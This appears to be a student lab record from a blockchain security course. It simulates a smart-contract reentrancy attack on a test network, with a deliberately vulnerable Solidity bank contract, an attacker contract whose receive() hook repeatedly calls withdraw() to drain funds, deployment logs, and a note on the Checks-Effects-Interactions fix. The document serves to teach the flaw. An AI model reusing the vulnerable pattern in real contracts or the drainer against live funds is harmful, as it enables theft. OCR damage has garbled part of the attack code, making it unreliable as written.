Centurion UNIVERSITY
Shaping Lives... Empowering Communities...

School: .... Campus: ....

Academic Year: .... Subject Name: .... Subject Code: ....

Semester: .... Program: .... Branch: .... Specialization: ....

Date: ....

Applied and Action Learning

(Learning by Doing and Discovery)

Name of the Experiement : Security First – Understanding Blockchain Attacks

* Coding Phase: Pseudo Code / Flow Chart / Algorithm

ALGORITHM:

```
1.Start
2.Study common blockchain attack types:
        51% Attack
        Sybil Attack
        Replay Attack
        Smart Contract Reentrancy Attack
3.Choose one attack type for simulation (Reentrancy Attack).
4.Write two Solidity smart contracts:
        VulnerableBank — a simple deposit-withdraw contract that’s unsafe.
        Attacker — malicious contract exploiting the reentrancy bug.
5.Deploy both contracts in Remix IDE.
6.Deposit Ether into the VulnerableBank.
7.Use Attacker contract to call the vulnerable function repeatedly to drain funds.
8.Observe loss of funds in the victim contract.
9.Discuss how the issue can be mitigated using the Checks-Effects-Interactions pattern.
10.End
```


* Software used

1.Remix IDE
2.MetaMask Wallet
3.Ethereum Test Network (Sepolia)

*As applicable according to the experiment.
Two sheets per experiment (10-20) to be used.*


* Testing Phase: Compilation of Code (error detection)

1.Write Vulnerable Smart Contract



```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract VulnerableBank {
    mapping(address => uint) public balances;

    function deposit() public payable {    infinite gas
        balances[msg.sender] += msg.value;
    }

    function withdraw() public {    infinite gas
        uint amount = balances[msg.sender];
        require(amount > 0, "Insufficient balance");
        (bool sent, ) = msg.sender.call{value: amount}("");
        require(sent, "Failed to send Ether");
        balances[msg.sender] = 0;   // vulnerable position
    }
}
```

2.Write Attacker Smart Contract




```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

interface IVulnerableBank {
    function deposit() external payable;    - gas
    function withdraw() external;    - gas
}

contract Attacker {
    IVulnerableBank public target;

    constructor(address _targetAddress) {    infinite gas 179400 gas
        target = IVulnerableBank(_targetAddress);
    }

    // start attack by depositing and withdrawing
    function attack() publ  Attacker.sol 16:37  ite gas
        target.deposit{val
        target.withdraw();
    }

    // fallback function reenters withdraw repeatedly
    receive() external payable {    undefined gas
        if (address(target).balance >= 1 ether) {
            target.withdraw();
        }
    }

    function getBalance() public view returns (uint) {    312 gas
        return address(this).balance;
    }
}
```

3.Deployment

Deploy VulnerableBank.sol first.
Copy its deployed address.
Now deploy Attacker.sol contract using that address in its constructor.

***** *As applicable according to the experiment.*
Two sheets per experiment (10-20) to be used.

* Testing Phase: Compilation of Code (error detection)




Deploy a contract

This site wants you to deploy a contract

Estimated changes: No changes

Network: Sepolia
Request from: HTTP localhost:49589

Network fee: 0.0001 SepoliaETH
Speed: Market ~12 sec




Deploy a contract

This site wants you to deploy a contract


Estimated changes: No changes

Network: Sepolia
Request from: HTTP localhost:49589

Network fee: 0.0001 SepoliaETH
Speed: Market ~12 sec



```
creation of VulnerableBank pending...

[block:9536878 txIndex:10] from: 0x5b3...5c960 to: VulnerableBank.(constructor) value: 0 wei data: 0x608...e0033 logs: 0
hash: 0x129...8f481
view on Etherscan   view on Blockscout
```



```
creation of Attacker pending...

view on Etherscan   view on Blockscout

[block:9536891 txIndex:8] from: 0x5b3...5c960 to: Attacker.(constructor) value: 0 wei data: 0x608...9acde logs: 0 hash: 0x64c...37761
```

* Implementation Phase: Final Output (no error)

1.Victim Setup

In VulnerableBank, call deposit() from 2–3 different accounts with 1 Ether each.
Total bank balance = 3 Ether.

2.Launch Attack


From Attacker contract, call attack() and send 1 Ether.
Observe multiple recursive withdrawals triggered from fallback function.

3.Results

Check getBalance() of attacker — shows drained funds.
Check total bank balance — now reduced drastically.

*As applicable according to the experiment.
Two sheets per experiment (10-20) to be used.

* Implementation Phase: Final Output (no error)



Balance: 0 ETH

Balance: 0 ETH

* Observations

1.The Reentrancy Attack demonstrates how unprotected external calls can lead to fund loss in smart contracts.

2.Secure coding practices like Checks-Effects-Interactions and Reentrancy Guards are essential to protect blockchain applications.

ASSESSMENT

Rubrics	Full Mark	Marks Obtained	Remarks
Concept	10		
Planning and Execution/ Practical Simulation/ Programming	10		
Result and Interpretation	10		
Record of Applied and Action Learning	10		
Viva	10		
Total	**50**		

Signature of the Student:

Name :

Signature of the Faculty:

Regn. No. :

***As applicable according to the experiment.*
*Two sheets per experiment (10-20) to be used.***